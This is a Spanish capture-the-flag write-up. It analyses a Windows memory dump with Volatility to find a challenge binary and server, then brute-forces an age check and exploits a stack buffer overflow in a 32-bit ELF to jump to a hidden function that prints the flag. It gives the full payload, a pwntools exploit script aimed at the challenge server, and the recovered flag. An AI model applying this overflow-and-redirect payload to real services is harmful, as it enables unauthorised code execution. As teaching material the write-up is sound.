EPISODIO 1 - 2ª PARTE
850

Misión:

Tras haber conseguido la localización de la base secreta de Hydra hemos infiltrado a un soldado en la organización el cuál se encuentra realizando las pruebas de reclutamiento.

En la primera prueba no consigue resolver el formulario que le proponen, por lo que ha hecho una captura de la memoria RAM del equipo para ver si eres capaz de ayudarle.

Deberás conseguir el programa y el servidor al que conecta para explotar el formulario y pasar al siguiente nivel.

Mucha suerte soldado.

Nick Furia.

Enlace de descarga del dumpeo de memoria:
https://drive.google.com/open?id=1Hbo8lqq9QPAJGNCRM4aE5jHcZhILuGTN

Info: La flag tiene el formato UAM{md5}

Descargamos y descomprimimos el dump de memoria.
Como es habitual en estos casos, sacamos el profile y miramos que archivos hay dentro:

root@kali:/media/sf_Downloads/image# volatility -f image.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO   : volatility.debug   : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418

root@kali:/media/sf_Downloads/image# volatility -f image.raw --profile=Win7SP1x64 filescan > fitxers.txt

Dentro de los archivos hay algunos especialmente interesantes que nos dumpeamos con **dumpfiles -Q offset --name -D ./** :

0x000000013dfcb730 16 0 RW---- \Device\HarddiskVolume1\Users\admin\Desktop\flag.txt
0x000000013d563f20 16 0 R--r-- \Device\HarddiskVolume1\Users\admin\Desktop\HydralarioHydra

Vamos a dejar por el momento los ficheros y vamos a ver que conexiones de red hay en el sistema ya que tenemos que descubrir a qué servidor se conecta el programa.

Lo podemos hacer de dos formas, una sería utilizando bulk_extractor y analizando el fichero pcap generado.

Primera opción:

root@kali:/media/sf_Downloads/image# bulk_extractor -E net -o pcap/ image.raw

La otra forma, y más normal es utilizando volatility para ello.

Segunda opción:

Una forma fácil y rápida de hacerlo en volatility es la siguiente:

root@kali:/media/sf_Downloads/image# volatility -f image.raw --profile=Win7SP1x64 netscan

0x13d880880 TCPv4 172.16.233.139:49166 34.247.69.86:9009 ESTABLISHED 1940 nc64.exe

Nos interesa la conexión de nc64 (netcat), recordemos que nc64 también estaba en el Desktop del usuario admin.

Para comprobar que es el servidor que buscamos, podemos hacer un netcat des de nuestra máquina:

root@kali:/media/sf_Downloads/image# nc 34.247.69.86 9009

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

Bien .. ya tenemos esta parte … vamos a fer los ficheros que hemos dumpeado anteriormente …

root@kali:/media/sf_Downloads/image/outdir# file flag.txt
flag.txt: ASCII text, with no line terminators
root@kali:/media/sf_Downloads/image/outdir# cat flag.txt
UAM{EstaNoEsLaFlag}

root@kali:/media/sf_Downloads/image/outdir# file HydralarioHydra
HydralarioHydra: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=c03cee4c7f44b1055031fd53980bd22e47873ab1, not stripped

Le damos permiso de ejecución al fichero HydralarioHydra y veremos que es lo mismo que teníamos en el servidor remoto.

Así que la cosa .. más o menos está clara .. tendremos que hacer algo de reversing de momento.

El reto del ejecutable se compone de dos partes … la primera parte se trata de "adivinar" un número, mientras que la segunda parte se trata de explotar un buffer overflow.

En la primera parte, me hice un script en bash muy simple para hacerle bruteforce, vamos a verlo (podíamos resolverlo por reversing .. o incluso teniendo un poco de imaginación:

root@kali:/media/sf_Downloads/image/outdir# ./script.sh
Parece que tienes madera de agente... hagamos una última comprobación...
La edad que necesitas poner es: 65536

root@kali:/media/sf_Downloads/image/outdir# cat script.sh
for i in {0..99999}; do echo "$i" | ./HydralarioHydra | grep "Parece" && echo "La edad que necesitas poner es: "$i && break; done

Lo de imaginación lo digo por que .. mediante gdb … o como queramos podemos saber que el valor máximo que admite es 99999, si insertamos este valor el programa nos dice:

root@kali:/media/sf_Downloads/image/outdir# ./HydralarioHydra

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
99999

Edad: 34463
¡Un verdadero agente no revela su edad! ¡Eres un farsante!

Si hacemos una simple resta, 99999 - 34463 = 65536

Por lo que también podíamos llegar al resultado correcto sin ningún script ni reversing "duro".

En este momento ya vemos como funciona el programa .. vemos que necesita el fichero flag.txt para funcionar (si no lo tenemos da error) por lo que podemos intuir sin tener que reversear que carga el contenido de flag.txt en memória, para que cuando hayas superado todas las preguntas … te dé el contenido de flag.txt

Para esta segunda parte, vamos a ver si el programa peta al mandarle más caracteres de lo habitual.

root@kali:/media/sf_Downloads/image/outdir# ./HydralarioHydra

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
65536

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA
Violación de segmento

Como vemos, peta .. por lo que vamos a ver cómo explotamos el buffer overflow .. .primero, vamos a tener que ver en cuántos bytes se produce la violación de segmento.

Para hacer esto, vamos a utilizar gdb-peda aunque podríamos usar también las utilidades de metasploit por ejemplo (siempre lo podríamos hacer manual también ...)

Con gdb con peta

gdb-peda$ pattern create 40
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAa'

Le damos el patrón cuando hacemos run y:

```
[----------------------------------registers-----------------------------------]
EAX: 0x1
EBX: 0x6e414124 ('$AAn')
ECX: 0x1
EDX: 0xf7f9d89c --> 0x0
ESI: 0xf7f9c000 --> 0x1d5d8c
EDI: 0x0
EBP: 0x41434141 ('AACA')
ESP: 0xffffd2f0 ("(AADAA;AA)AAEAAa")
EIP: 0x41412d41 ('A-AA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41412d41
[------------------------------------stack-------------------------------------]
0000| 0xffffd2f0 ("(AADAA;AA)AAEAAa")
0004| 0xffffd2f4 ("AA;AA)AAEAAa")
0008| 0xffffd2f8 ("A)AAEAAa")
0012| 0xffffd2fc ("EAAa")
0016| 0xffffd300 (0xffffd300)
0020| 0xffffd304 --> 0x0
0024| 0xffffd308 --> 0x0
0028| 0xffffd30c --> 0xf7ddf9a1 (<__libc_start_main+241>:       add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41412d41 in ?? ()
```

gdb-peda$ pattern search
Registers contain pattern buffer:
EBX+0 found at offset: 12
EBP+0 found at offset: 16
EIP+0 found at offset: 20
Registers point to pattern buffer:
[ESP] --> offset 24 - size ~16

gdb-peda$ checksec
CANARY   : disabled
FORTIFY   : disabled
NX   : ENABLED
PIE   : disabled
RELRO   : Partial

Con metasploit:

root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 40
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2A
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x37614136
[*] Exact match at offset 20

Al utilizar metasploit ha cambiado el pattern, por eso la dirección del offset también es diferente!

Ahora ya sabemos que a partir del byte 20 se produce el overflow …

Vamos a examinar un poco el ejecutable con radare2

Con 'afl' vemos todas las funciones que hay … y si vamos siguiendo el flujo del programa llegaremos a la conclusión que existe una función que no se usa en ningún momento:

[0x08414100]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Type matching analysis for all functions (afta)
[x] Emulate code to find computed references (aae)
[x] Analyze consecutive function (aat)
[0x08414100]> afl

```
0x080483ec    3 35           sym._init
0x08048420    1 6            sym.imp.getline
0x08048430    1 6            sym.imp.printf
0x08048440    1 6            sym.imp.fclose
0x08048450    1 6            sym.imp.strcpy
0x08048460    1 6            sym.imp.puts
0x08048470    1 6            sym.imp.exit
0x08048480    1 6            sym.imp.__libc_start_main
0x08048490    1 6            sym.imp.fopen
0x080484a0    1 6            sym.imp.__isoc99_scanf
0x080484b0    1 6            sub.__gmon_start_4b0
0x08414100    1 51           entry0
0x08414133    1 4            fcn.08414133
0x08414140    1 2            sym._dl_relocate_static_pie
0x08414150    1 4            sym.__x86.get_pc_thunk.bx
0x08414160    4 50   -> 41    sym.deregister_tm_clones
0x084141a0    4 58   -> 54    sym.register_tm_clones
0x084141e0    3 34   -> 31    sym.__do_global_dtors_aux
0x08414210    1 6            entry1.init
0x08414216    7 119          sym.check_age
0x0841428d    1 64           sym.tell_me_a_secret
0x084142cd    1 74           sym.a
0x08414317    5 177          sym.read_flag
0x084143c8    4 129          main
0x08414450    4 93           sym.__libc_csu_init
0x084144b0    1 2            sym.__libc_csu_fini
0x084144b4    1 20           sym._fini
```

La función en cuestión es ‘sym.a’ y su dirección en la memoria es: 0x084142cd

[0x08414100]> pd @ 0x084142cd

```
/ (fcn) sym.a 74
|   sym.a (int arg_8h);
|           ; var int local_4h @ ebp-0x4
|           ; arg int arg_8h @ ebp+0x8
|           0x084142cd      55             push ebp
|           0x084142ce      89e5             mov ebp, esp
|           0x084142d0      53             push ebx
|           0x084142d1      83ec04           sub esp, 4
|           0x084142d4      e877feffff     call sym.__x86.get_pc_thunk.bx
|           0x084142d9      81c3271d0000   add ebx, 0x1d27
|           0x084142df      83ec0c         sub esp, 0xc
|           0x084142e2      8d8311e5ffff   lea eax, dword str.Buen_trabajo ; 0x8414511 ; "\nBuen trabajo!"
```

```
|          0x084142e8      50             push eax
|          0x084142e9      e87241c3ff     call sym.imp.puts
|          0x084142ee      83c410         add esp, 0x10
|          0x084142f1      83ec0c         sub esp, 0xc
|          0x084142f4      ff7508         push dword [arg_8h]
|          0x084142f7      e83441c3ff     call sym.imp.printf
|          0x084142fc      83c410         add esp, 0x10
|          0x084142ff      83ec0c         sub esp, 0xc
|          0x08414302      8d8320e5ffff   lea eax, dword str.Agente   ; 0x8414520 ; "\nAgente!"
|          0x08414308      50             push eax
|          0x08414309      e82241c3ff     call sym.imp.printf
|          0x0841430e      83c410         add esp, 0x10
|          0x08414311      90             nop
|          0x08414312      8b5dfc         mov ebx, dword [local_4h]
|          0x08414315      c9             leave
\          0x08414316      c3             ret
/ (fcn) sym.read_flag 177
|   sym.read_flag ();
```

Bien, lo que vamos a hacer .. es aprovechar el buffer overflow para que vaya a esta función.

Para poder trabajar comodamente vamos a crear un archivo donde concatenaremos las respuestas que necesita el ejecutable (necesitaremos la edad que hemos averiguado antes, y luego el overflow). De momento vamos a ver como hacemos el overflow:

La idea es la siguiente:

A*20 + direccion función

Vamos a verlo (las direcciones de memoria las ponemos en little-endian):

root@kali:/media/sf_Downloads/image/outdir# echo 65536 > prueba && python -c 'print "A"*20+"\xcd\x42\x41\x08"' >> prueba

root@kali:/media/sf_Downloads/image/outdir# ./HydralarioHydra < prueba

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!


Edad: 0
Parece que tienes madera de agente... hagamos una última comprobación...
Cuentame el secreto y yo te contare el mio:
Buen trabajo!

t5��
Violación de segmento

Bien … algo tenemos .. pero vemos que nos muestra caracteres basura y no la flag. Esto es por que tenemos que pasarle al printf la dirección de memoria donde está cargada la flag (recordamos que al principio carga flag.txt en memoria)

Averiguar dirección de memoria de la flag método 1

En un primer momento he ido por el camino más difícil … he utilizado gdb y he puesto un breakpoint donde el ejecutable carga la flag en memoria y he ido probando las diferentes direcciones donde se almacenaba en los diferentes steps del programa.



La dirección buena era la 0x84160a0

Averiguar dirección de memoria de la flag método 2

Mucho más fácil es ver los Symbols del programa .. por ejemplo con radare2 hacemos un ‘is’

[0x08414100]> is
[Symbols]
001 0x00001100 0x08414100 LOCAL SECT 0
002 0x00000174 0x08048174 LOCAL SECT 0
003 0x00000188 0x08048188 LOCAL SECT 0
004 0x000001a8 0x080481a8 LOCAL SECT 0
...
074 0x000020a0 0x084160a0 GLOBAL OBJ 192 flag
…
008 0x00000480 0x08048480 GLOBAL FUNC 16 imp.__libc_start_main
009 0x00000490 0x08048490 GLOBAL FUNC 16 imp.fopen
010 0x000004a0 0x080484a0 GLOBAL FUNC 16 imp.__isoc99_scanf
006 0x00000000 0x08048000 WEAK NOTYPE 16 imp.__gmon_start__

Nos interesa en especial el obj flag que ya nos indica la dirección en la memoria: **0x084160a0**

Ahora que ya tenemos la dirección de memoria donde se guarda la flag la idea es la siguiente:

A*20 + direccion función + 4bytes limpiar + direccion flag

Quedaría tal que así:

root@kali:/media/sf_Downloads/image/outdir# echo 65536 > prueba && python -c 'print "A"*20 + "\xcd\x42\x41\x08" + "BBBB" + "\xa0\x60\x41\x08"' >> prueba
root@kali:/media/sf_Downloads/image/outdir# ./HydralarioHydra < prueba

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio:
Buen trabajo!
UAM{EstaNoEsLaFlag}
Violación de segmento

Ya lo tenemos, ahora solo nos falta probarlo contra el servidor:

root@kali:/media/sf_Downloads/image/outdir# { cat prueba; cat; } | nc 34.247.69.86 9009
65536
AAAAAAAAAAAAAAAAAAAABA^HBBBB`A^H

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio:
Buen trabajo!
UAM{f2d593fa4eb0cd1860ed80fb0f7236ca}

Otra forma de hacer estos pasos podría ser utilizando la librería de python pwn, el fichero resultante quedaría así:

root@kali:/media/sf_Downloads/image/outdir# cat exploit.py

```
#!/usr/bin/env python
from pwn import *

r = remote("34.247.69.86", 9009)
print r.recv()

buf = ""
buf += "A"*20
buf += p32(0x084142cd) # Direccion funcion a
buf += "B"*4
buf += p32(0x084160a0) # Direccion flag

r.send("65536\n")
r.send(buf + "\n")
print r.recvall()
```

root@kali:/media/sf_Downloads/image/outdir# python exploit.py
[+] Opening connection to 34.247.69.86 on port 9009: Done

[+] Receiving all data: Done (349B)
[*] Closed connection to 34.247.69.86 port 9009

Bienvenido al sistema de reclutamiento de agentes.

¡Veamos si tienes lo que hay que tener para ser parte de Hydra!
65536
AAAAAAAAAAAAAAAAAAAA  BA^HBBBB\xa0`A^H

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio:
Buen trabajo!
UAM{f2d593fa4eb0cd1860ed80fb0f7236ca}

Found : **R3c1u73d_by_Hydr4**
(hash = f2d593fa4eb0cd1860ed80fb0f7236ca)

DarkEagle